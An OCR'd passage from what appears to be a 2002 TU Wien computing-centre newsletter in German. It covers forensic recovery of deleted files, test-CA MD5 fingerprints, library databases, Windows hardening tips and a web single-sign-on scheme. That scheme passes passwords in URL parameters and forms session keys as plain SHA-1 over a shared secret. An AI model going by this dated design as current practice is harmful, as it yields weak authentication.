


Abbildung 10: IRCR-Ausgabe

Mit *Fatback* von Nicholas Harbour (Department of Defense Computer Forensics Lab) hat man auch unter Unix die Möglichkeit, FAT-Partitionen zu untersuchen und gelöschte Dateien sichtbar zu machen. Dies funktioniert unter Unix analog zum DOS-Befehl undelete.

```
# fatback morgue/image2.dd

Running Fatback v1.3
Command Line: fatback morgue/image2.dd
Time: Tue Apr 16 08:28:52 2002
uname: Linux Ripper 2.4.18 #1 Fri Mar 15 12:40:44 CET 2002 i686
Working Dir: /usr/local/forensic
Unable to map partitions
1 characters of the OEM name in the VBR are invalid
The VBR reports no hidden sectors
oem_name: mkdosfs
bytes_per_sect: 512
reserved_sects: 1
fat_copies: 2
max_rdir_entries: 512
total_sects_s: 0
media_descriptor: f8
sects_per_fat: 125
sects_per_track: 32
num_heads: 8
hidden_sects: 0
total_sects_l: 127968
serial_num: 3c7e78de
fs_id: FAT16
Filesystem type is FAT16
Rood dir location: 0
fatback> ls
??? Mar 15 09:49:54 2002      20480 ?ONFUS~1.C confuse_router.c
??? Mar 15 09:49:54 2002     278638 ?RAGRO~1.TGZ fragrouter.tgz
Sun Mar 15 09:49:52 2002       5942 ?BNBS.C
Sun Mar 15 09:50:22 2002      61897 ?MBAT-~1.GZ smbat-src-1.0.5.tar.gz
Sun Mar 15 09:50:22 2002      43398 ?MBPRO~1.TGZ smbproxy-src-1.0.0.tgz
Sun Mar 15 09:49:54 2002        315 ?RIPWI~1 tripwire-check
fatback>
```

Abbildung 11: undelete von FAT-Partitionen unter Unix

Abbildung 12:
Foremost: Rekonstruktion gelöschter Dateien.
Hier: Rekonstruktion von Bildern, die mit einer Digitalkamera auf einer CF-Karte erstellt und wieder gelöscht wurden

Kris Kendall und Jesse Kornblum vom Air Force Office of Special Investigations haben das Tool *Foremost* entwickelt. Dieses Programm kann unter Unix durch Auswertung von Header- und Footerinformationen entsprechend erkannte Dateitypen aus einem dd-Image rekonstruieren.

Es ist aber auch wichtig, dass man für die Analyse Zugriff auf Logfiles zusätzlicher Sicherheitstechnik hat. Hierzu zählen neben Firewall- und Logfiles auch die Protokolle von Intrusion Detection Systemen.

Uns stehen heute innovative und sehr effektive Tools zur Unterstützung bei der Aufklärung von Systemeinbrüchen zur Verfügung. Die durchzuführenden Tätigkeiten hingegen sind nicht neu. Die Verfügbarkeit dieser komfortablen Werkzeuge darf aber nicht darüber hinwegtäuschen, dass eine sinnvolle Sicherheitsvorfall-Behandlungsstrategie schon der halbe Weg zur erfolgreichen Aufklärung von Systemeinbrüchen sein kann.

Zertifikate des Zentralen Informatikdienstes

TU Testzertifizierungsstelle:
`http://www.zid.tuwien.ac.at/security/zertifikate.php`

Von dieser Seite können die Zertifikate der TU Testzertifizierungsstelle in den Browser geladen werden.

Fingerprints der Test-CAs:

Zertifikat der Root-Test-CA (PCA)
gültig von Dec 30 1999 bis Dec 26 2014
`MD5 Fingerprint=0D:D9:02:9C:24:61:85:9E:72:59:93:28:68:3D:B3:7C`

Zertifikat der Server-Test-CA (SCA)
gültig von Dec 30 1999 bis Dec 27 2009
`MD5 Fingerprint=03:2F:CB:C6:B6:5B:FC:00:C0:56:41:DF:CD:E9:AF:98`

Zertifikat der User-Test-CA (UCA)
gültig von Dec 30 1999 bis Dec 27 2009
`MD5 Fingerprint=3C:B3:AC:1F:83:D0:C9:1E:3E:11:31:53:A0:F3:C9:88`

Fingerprints von „TC TrustCenter Class 2 CA“:
Server-Zertifikat von

info.tuwien.ac.at (Informationsserver für die TU Wien)
gültig bis 27/03/2003
`MD5 Fingerprint=48:18:8C:7A:4D:E6:19:8B:10:4E:11:7A:7B:2A:32:1C`

uhura.kom.tuwien.ac.at (Informationsserver Abt. Kommunikation)
gültig bis 27/03/2003
`MD5 Fingerprint=0D:8E:42:F7:2E:5D:BB:92:5E:16:F3:2F:F2:B7:F8:CC`

Verbesserung des Datenbankangebots an der Universitätsbibliothek der TU Wien

Mag. Karl Schreiner
Universitätsbibliothek der TU Wien
karl.schreiner@tuwien.ac.at


Die Universitätsbibliothek der TU Wien (UBTUW) bietet seit kurzem einige der wichtigsten Datenbanken im technisch-naturwissenschaftlichen Bereich erweitert und mit neuem komfortablem Web-Interface an. Im Folgenden möchte ich diese Datenbanken im Einzelnen kurz vorstellen.

Zuvor die Web-Adressen der unten besprochenen Datenbanken:
Universitätsbibliothek der TU Wien (Links zu den Datenbanken): http://www.ub.tuwien.ac.at/
Engineering Village (Compendex, US Patent Office, Tech Street): http://www.ei.org/ev2/home/
ISI Web of Knowlegde (Science Citation Index Expanded, CurrentContentsConnect, ISI Proceedings, Journal Citation Report): http://isiknowledge.com/

Engineering Village

Compendex

Compendex gehört zu den weltweit größten und wichtigsten Datenbanken im ingenieurwissenschaftlichen Bereich, sie umfasst ca. 6 Mio. Datensätze mit Hinweisen auf Zeitschriftenartikel, Monographien und Konferenzberichte. Das Themenspektrum der Datenbank ist sehr breit und umfasst alle ingenieurwissenschaftlichen Disziplinen. Die UB der TU Wien hat diese Datenbank bereits seit langem im Angebot, jetzt aber im Rahmen des Engineering Village 2 von Engineering Information Inc. erweitert um die Jahrgänge 1970 - 1989.



Neben Compendex hat man im Ei Village 2 auch den Zugang zum **US Patent Office** mit ca 6 Mio. Patenten, sowie zu **Techstreet Standards**, einer umfassenden Sammlung von Industriestandards.

ISI Web of Knowledge

Science Citation Index Expanded

Diese multidisziplinäre Datenbank offeriert nicht nur die von bibliographischen Datenbanken bekannten Suchoptionen (Autor, Titel, Schlagwort, Freitext, …) sondern auch eine auf einem Zitierungsindex basierende Suche. Dies ermöglicht z.B. gezielt zu recherchieren, wer wen in welcher Arbeit zitiert oder wie oft ein bestimmter Autor in einem bestimmten Jahr in der Fachliteratur erwähnt wurde. Der Science Citation Index ist also ein Werkzeug zur Evaluation wissenschaftlichen Arbeitens.

Seit kurzem gibt es jetzt für die TU Wien Zugang zum Web of Science, in dessen Rahmen der Science Citation Index ab Jahrgang 2001 in der Expanded Version, d.h. inklusive Abstracts, benützt werden kann. Ältere Jahrgänge sind nach wie vor in der Hauptbibliothek zu benützen.

Index to Scientific and Technical Proceedings (ISI Proceedings)

Wer umfassenden Überblick über die Konferenzliteratur aus dem wissenschaftlich-technischen Bereich sucht, ist mit diesem Index gut beraten. Die Datenbank umfasst den Zeitraum von 1992 - 2002 und wird jedes Jahr um etwa 225.000 Datensätze erweitert.

CurrentContentsConnect


Physical, Chemical & Earth Sciences und Engineering, Computing & Technology (Zeitraum 1998 ff.) sind die Web-Editionen von CurrentContentsConnect, die seit heuer im Bereich des TU-Netzes benützt werden können.

Die Jahrgänge 1995 - 2000 dieser Editionen und auch die Current Contents Editionen Agriculture, Biology & Environmental Sciences und Life Sciences für diesen Zeitraum finden Sie im Datenbanknetz der UB, unter dem Titel CurrentContents Archiv.

Die CurrentContents Editionen helfen dem Wissenschaftler up-to-date zu bleiben, indem er sich über aktuelle Zeitschrifteninhalte aus seinem Arbeitsgebiet informieren kann. Für die einzelnen CurrentContents Editionen werden übrigens jeweils mehr als 1000 Fachzeitschriften ausgewertet.

Journal Citation Report (JCR)

JCR eröffnet dem Benutzer die Möglichkeit, quantitative Daten zu wissenschaftlichen Zeitschriften seines Interessenbereiches zu erhalten. Der Journal Citation Report erlaubt bei kluger Handhabung eine Standortbestimmung und ein Ranking der Zeitschriften eines Fachgebietes, dient also dem wissenschaftlich Publizierenden als Orientierungshilfe. Fünf Kennzahlen werden im Journal Citation Report jeder erfassten Zeitschrift zugeordnet: Total Cites, Impact Factor, Immediacy Index, Articles, Cited Half-Life. Von diesen Zahlen ist sicherlich für die Relevanz einer wissenschaftlichen Zeitschrift der Impact Factor die wichtigste Größe, er gibt die mittlere Zitierungshäufigkeit einer Zeitschrift an. Die anderen Parameter zu erläutern würde den Umfang dieses Artikels sprengen, daher verweise ich auf die Help-Funktion der Datenbank.



Einstieg für alle Datenbanken an der UBTUW
http://www.ub.tuwien.ac.at/ska/cdrom/cdrom.htm

Netz- und Systemsicherheit

Georg Gollmann, Andreas Klauda, Ingmar Jaitner

Die Agenden des Bereichs Netz- und Systemsicherheit sind in die Abteilung Standardsoftware eingegliedert worden. Dieser Artikel beschreibt die organisatorischen Änderungen sowie die neuen Webseiten und gibt Tipps zur Vermeidung von Sicherheitsproblemen.

Organisatorische Änderungen

Durch die Karenzierung von Udo Linauer kam es im Bereich Netz- und Systemsicherheit zu personellen Änderungen. Die Koordination des Bereiches, die Security Policy und die Ausgabe von Zertifikaten wurden von Herrn Gollmann übernommen. Unser neuer Mitarbeiter Ingmar Jaitner betreut die laufende Überwachung (*Intrusion Detection System*) und die Reparatur von gehackten Rechnern. Die anderen Themen (Viren, Firewall, Spam) bleiben in den bewährten Händen.

Bitte verwenden Sie aber für Kontaktaufnahmen immer die offizielle E-Mail-Adresse *security@tuwien.ac.at*.

Besuchen Sie auch unsere neu gestalteten Webseiten auf

www.zid.tuwien.ac.at/security/

Security Policy

Die im Jahr 2000 vom Kollegen Udo Linauer entworfene Security Policy hat sich gut bewährt, sodass bei der turnusmäßigen Überarbeitung nur die Formatierung angepasst wurde, um die einzelnen Abschnitte besser referenzieren zu können (www.zid.tuwien.ac.at/security/policies/).

Authentifizierungsservice

Der ZID betreibt seit einigen Jahren einen Authentifizierungsdienst auf Basis der White Pages Passworte. Die Implementierung entspricht aber nicht mehr den heutigen Sicherheitsanforderungen. Deshalb wird dieser Dienst auf eine neue Basis gestellt, die in einem eigenen Artikel auf Seite 35 vorgestellt wird.


Neugestaltung der Webseiten

www.zid.tuwien.ac.at/security/

Auf den neu gestalteten Webseiten finden Sie neben aktuellen Informationen über Viren und Sicherheitsrisiken auch Links zu wichtigen Seiten, sowie nützliche Freeware und Kontaktadressen der verschiedenen Abteilungen.

Virenstatistik

Ebenfalls neu im Web gibt es eine tagesaktuelle Statistik über die von unserem zentralen Mailscanner gefundenen Viren (www.zid.tuwien.ac.at/security/viren_stat.php).



Virenstatistik August 2002
Anzahl verschiedene Viren: 49
Anzahl gefundener Viren: **20614**

Test-Zertifizierungsstelle

Seit einigen Jahren sind digitale Signaturen und Zertifikate ein vieldiskutiertes Thema. Der ZID hat deshalb eine Test-Zertifizierungsstelle eingerichtet. Weitere Informationen finden Sie auf unserer Webseite unter dem Punkt Zertifikate (www.zid.tuwien.ac.at/security/zertifikate.php) Bislang hat nur die Ausgabe von Serverzertifikaten für gesicherte Webserver (https) Bedeutung erlangt.

Allgemeine Sicherheitstipps

Weiters möchten wir unsere Erfahrungen mit Sicherheitsproblemen (Hackerattacken, Virenverseuchung etc.) und den Gebrauch von geeigneten Gegenmaßnahmen publizieren. Die Abteilung Standardsoftware bietet auch umfangreiche Hilfe in Form von Plattformunterstützung für Server und Arbeitsplätze an (sts.tuwien.ac.at/pss/).

Durch das immer schnellere Bekanntwerden von Sicherheitslücken, welche die Hacker ausnutzen, ist ein möglichst schnelles **Installieren von Patches** notwendig. Derzeit geht man davon aus, dass, wenn eine Sicherheitslücke bekannt wird, man innerhalb von 48 Stunden einen Patch einspielen sollte, um die Sicherheit zu gewährleisten.

Der beste Beitrag zur Sicherheit ist sicherlich die Prävention, denn wenn ein Rechner einmal gehackt ist, bedeutet dies meistens eine Neuinstallation. Um das zu vermeiden, hier ein paar Tipps:

- **Keine offenen Dienste** ohne Passwörter oder default Passwörter, installieren Sie nur die Dienste auf dem Rechner, die wirklich benötigt werden.
- Keine unsicheren Logins per Telnet, sondern verwenden Sie **SSH**.
- Halten Sie diese Dienste immer auf dem **neuesten Versionsstand**.
- Bei Windows Clients: installieren Sie immer **Virenscanner** und auch **Trojanerscanner** (am besten mit Internet-Update-Funktion). Keinesfalls ersetzt der zentrale Mailscanner solche Software mit aktuellen Virendefinitionen.
- Bei Neuinstallation: **Checksummen** aller Programme auf ein externes Medium speichern (bei Änderungen diese Daten auf dem externen Medium aktualisieren).
- Speichern Sie **Logfiles** auch auf einen **externen Rechner**, da Hacker auf dem angegriffenen Rechner meist ihre Spuren verwischen.

Hinweise zur Benützung von File Sharing Tools und zu Spyware finden Sie in einem eigenen Artikel auf Seite 37.

Windows 2000/XP Security

Obwohl viele Security-Probleme der Vorgängerversionen 95/98 und NT unter Windows 2000 und XP gelöst worden sind, gibt es doch ein paar Tipps, deren Berücksichtigung auch Windows 2000/XP sicherer machen können.

Generell ist zu bemerken, dass ein Arbeitsplatzrechner im Gegensatz zu Servern keine Dienste zur Verfügung stellen sollte, d. h. Fileserver-Dienste und Webserver-Dienste usw. sollten auf dedizierten Servern zur Verfügung gestellt werden. Die Verwendung von **Windows 2000 Professional** (der Windows 2000 Workstation-Variante) anstelle der Windows 2000 Server (die automatisch auch den Internet Information Server mit installieren und der ohne Patches ein Problem darstellt) wird dringendst empfohlen.

Ein weiterer Punkt ist die Zugänglichkeit der **Registry**. Damit die Registry nur lokalen Usern zugänglich ist, sollte ein Wert mit Hilfe des Programms Regedt32 (findet man üblicherweise in \WinNT\ system32\) geändert werden:
Einen Schlüssel ***RestrictAnonymous*** unter System\ ControlSet001\Control\Lsa\ generieren und mit Typ REG_DWORD den Wert 2 setzen. Damit ist die Registry von außen nicht mehr erreichbar.

Um den **Administrator Account** vor Password Cracking zu **schützen**, ist es möglich, den originalen Account des Administrators auf einen anderen Namen umzubenennen. Dann einen neuen, falschen Administrator Account mit Namen *Administrator* einrichten, der keiner Gruppe zugeordnet werden darf.

Auch das Setzen von **Sicherheitsrichtlinien** ist möglich, standardmäßig sind sie in der Voreinstellung sehr weit gesetzt. Die Sicherheitsrichtlinien finden Sie in der *Systemsteuerung* im Untermenü *Verwaltung* unter dem Eintrag „*lokale Sicherheitsrichtlinien*“.

Hier einige nützliche Einstellungen:
- Bei der Kontosperre-Richtlinie die Kontosperrungsschwelle auf 5 ungültige Logins setzen.
- Bei der Überwachungs-Richtlinie sollten Sie folgende Werte einstellen:
  Beim Eintrag „*Anmeldeversuche überwachen*“ die erfolgreichen Anmeldeversuche protokollieren lassen, unter dem Punkt „*Anmeldeereignisse überwachen*“ sowohl die erfolgreichen als auch die fehlgeschlagenen Ereignisse protokollieren lassen.
- Unter „*Kontenverwaltung überwachen*“ die fehlgeschlagenen Ereignisse protokollieren lassen.

Danach sollten Sie regelmäßig die Ereignisprotokolle lesen, die Sie ebenfalls in der Systemsteuerung im Menüpunkt Verwaltung, Eintrag „*Ereignisanzeige*“ finden.

Derzeit ist das **Service Pack 3** für Windows 2000 verfügbar. Es ist nützlich, dieses gleich anschließend nach einer Windows 2000 Installation einzuspielen.

Für Windows XP gibt es zusätzlich zum **Servicepack 1** von Microsoft das Freeware Tool **xp-AntiSpy** (www.xpantispy.de), das Einstellungen am System vornimmt und unerwünschte Dienste deaktiviert. Die Änderungen können auch jederzeit wieder rückgängig gemacht werden.

Authentifizierungsservice

Georg Gollmann

Der ZID betreibt seit einigen Jahren einen Authentifizierungsdienst auf Basis der White Pages Passworte. Die Implementierung entspricht aber nicht mehr den heutigen Sicherheitsanforderungen. Deshalb wird dieser Dienst auf eine neue Basis gestellt.

Übersicht


Um das White Pages Passwort guten Gewissens zur Anmeldung bei verschiedenen Anwendungen einsetzen zu können, dürfen die Passworte der Benutzer nicht mehr den einzelnen Servicebetreibern bekannt werden. Eine Klartextübertragung ist selbstverständlich auch zu vermeiden.

Für Web-Anwendungen wird daher ein Authentifizierungsserver bereitgestellt, der den Benutzer nach erfolgreicher Authentifizierung zum jeweiligen Anwendungsserver weiterleitet. Für den Benutzer ist dieser Vorgang transparent, es sieht nur die von der jeweiligen Anwendung erzeugten Webseiten.

Bei Sicherheitsfragen existiert immer ein Konflikt zwischen Bequemlichkeit und Sicherheit. Ein Aspekt in diesem Zusammenhang ist, ob der Adressmanager das White Pages Passwort eines Benutzers setzen darf. Dies erleichtert die Neuvergabe eines vergessenen Passwortes, erlaubt aber auch dem Adressmanager, die Identität des Benutzers anzunehmen. Da die Beurteilung dieses Sachverhaltes von der individuellen Situation des einzelnen Benutzers abhängt, kann er wählen, ob er dem Adressmanager dieses Recht gibt oder nicht. Standardeinstellung ist, es zu vergeben. Dies ist notwendig, damit der Adressmanager neuen Mitarbeitern ein Passwort zuweisen kann.

Implementierung

Die Implementierung muss sich auf die im Feld vorhandenen Klienten stützen. In der heutigen Umgebung ist der Web-Browser der universelle Klient. Leider wird die in RFC 2069 beschriebene „Digest“ Authentifizierung gerade von derzeit weit verbreiteten Browsern nicht unterstützt. Es wurde daher ein an Kerberos angelehntes Verfahren gewählt: Das Web-Anmeldeformular schickt die Daten (Benutzeridentifizierung, Passwort und Anwendungsidentifikation) über HTTPS an den Authentifizierungsserver. Nach erfolgreicher Überprüfung des Passwortes wird eine „Temporary Redirect“ Antwort erzeugt, die einen Session Key enthält und den Browser des Benutzers an den Anwendungsserver weiterleitet. Der Session Key wird aus der Benutzeridentifikation, einer Zeitmarke, dem Rechnernamen des Benutzers und einem gemeinsamen Geheimnis zwischen Authentifizierungs- und Anwendungsserver gebildet. Da dem Anwendungsserver diese Bestimmungsstücke auch bekannt sind, kann er den Session Key auf Gültigkeit überprüfen.



Ablauf der HTTPS-Transfers

Technische Beschreibung

Siehe auch: http://macos.tuwien.ac.at/Authentifizierung.html

Aufruf

Typischerweise wird das Anmeldeformular vom Applikationsserver angeboten, die Form-Action zeigt auf den Authentifizierungsserver. Ein Beispiel findet sich unter https://studman.ben.tuwien.ac.at/studacct/ (Statusabfrage und Passwortänderung für Studentenaccounts).

Der Aufruf der Authentifizierungsservices hat eine der beiden Formen

```
https://iu.zid.tuwien.ac.at:8008/0.authenticate? app=...&oid=...&pw=...
https://iu.zid.tuwien.ac.at:8008/0.authenticate? app=...&mn=...&pw=...
```

Hinweis: Hostname und Portnummer könnten sich noch ändern.

app: die zugewiesene Anwendungsnummer
oid: ObjectID
mn: Matrikelnummer
pw: White Pages Passwort

Ein optionales Feld `param` wird an den Anwendungsserver durchgereicht. Dieses Feld darf allerdings keine Zeichen enthalten, die eine spezielle URL-Codierung benötigen (Leerzeichen, etc.).

Für jede Anwendung wird gespeichert:

1. der URL des Services
2. das gemeinsame Geheimnis (siehe unten: appServerSecret)
3. ob die OID oder die Matrikelnummer als userID verwendet werden soll
4. welches Format der Redirect-URL benutzen soll

Antwort

Der Redirect-URL kann wahlweise eine von zwei Formen haben:

- **https://userID:sessionKey@host/path**
  Es ist zu beachten, dass viele Browser die Authentifizierungsinformation erst weiterleiten, wenn sie vom Anwendungsserver mit einer „401 Unauthorized“ Antwort dazu aufgefordert werden. Ebenso haben viele Browser die Tendenz, alte Authentifizierungsinformation weiterzuverwenden, auch wenn sie einen neuen Redirect-URL bekommen haben. Einige stellen für den Benutzer transparent auf die neuen Daten um, wenn der Anwendungsserver „401 Unauthorized“ antwortet. Manche sind aber hartnäckig und verlangen das Eingreifen des Benutzers.

- **https://host/path?user=userID&sKey=sessionKey**

Um den **Session Key** zu bilden, werden die Elemente userID, timeStamp, clientHostName und appServerSecret zusammengehängt und der SHA-1 Hash gebildet (als 40 Zeichen Hex-String formatiert).

- **userID**
  Entweder die ObjectID oder – bei Studenten – die Matrikelnummer.

- **timeStamp**
  Die Zeit in Sekunden seit 1.1.1970 0:0:0 UTC (Unix time), ganzzahlig dividiert durch 10. Die Division vermindert die Anforderungen an die Synchronisation der Server.

- **clientHostName**
  Der DNS Name des Rechners des Benutzers in Kleinschreibung.

- **appServerSecret**
  Ein gemeinsames Geheimnis zwischen Authentifizierungsserver und dem jeweiligen Anwendungsserver.

Der Anwendungsserver bildet ebenfalls den Hash und vergleicht mit dem übergebenen Sessionkey. Dabei ist zu berücksichtigen, dass die Uhren der Server u.U. nicht perfekt synchronisiert sind und daher beim timeStamp auch Werte vor und nach der aktuellen Zeit probiert werden müssen. Beispiele in PHP und Perl finden sich unter http://macos.tuwien.ac.at/AuthBeispiel.html.

Fehlerbehandlung

Kann der Benutzer nicht ermittelt werden, wird ein Redirect der Form
`https://host/path?error=user`
zurückgegeben.

Ist das Passwort falsch, ist die Redirect-Antwort `https://host/path?error=password&user=userID`.

Ein allfälliges `param` Feld in der Anfrage wird ebenfalls mitgeschickt.

Verfügbarkeit

Es wird eine Verfügbarkeit von besser als 99,9% während der üblichen Dienstzeiten, 99% außerhalb, angestrebt.

Zur Verwendung von Peer-to-Peer File Sharing Tools

Andreas Klauda

Da die – eventuell unbewusste – Verwendung von so genannten File Sharing Tools, wie KaZaA, WinMX, Gnutella usw. den eigentlichen wissenschaftlichen Nutzverkehr am TUNET zunehmend beeinträchtigen, möchte ich hier ein paar Informationen und Tipps zu deren Verwendung geben.

Im Prinzip funktionieren alle diese Programme nach dem gleichen Schema, sie unterscheiden sich nur durch verschiedene Peer-to-Peer-Netze und Ausstattung: Nach der Installation können eigene Files (MP3, Bilder, Videos usw.) zum Download angeboten werden. Mit einer eingebauten Suchfunktion können die Rechner der anderen Benutzer nach Dateien durchsucht werden. Bei großen Peer-to-Peer-Netzen wie FastTrak sind oft bis zu 2 Mio. User online, dadurch ergibt sich eine beachtliche Anzahl von Dateien, die „getauscht" werden können.

Diese Art von Software kommt ohne zentralen Fileserver aus, die angebotenen Dateien befinden sich nur auf den heimischen Rechnern der Benutzer und werden auch von dort zum Download angeboten. Als Nebeneffekt beim Download steht der Rechner dann sofort auch als Server zur Verfügung, wodurch der Zugriff für andere Benutzer aus dem Internet offen steht und so abgehender Verkehr erzeugt wird, was vielen Benutzern nicht bewusst ist.

Da viele private Anwender nicht über Breitband-Internet verfügen, kann der Download mitunter einige Zeit dauern, auch wenn man selbst einen schnellen Internetzugang hat. Einige Programme greifen hier zu einem Trick und können eine Datei auch von mehreren Quellen gleichzeitig laden. Die Software holt sich dazu von jeder Quelle einen Teil der Datei und setzt diese nach dem Download wieder zusammen, wobei Rechner mit guter Internetanbindung bevorzugt werden.

Gründe, die Download-Dateien in kleinere Teile zu zerstückeln, sind:

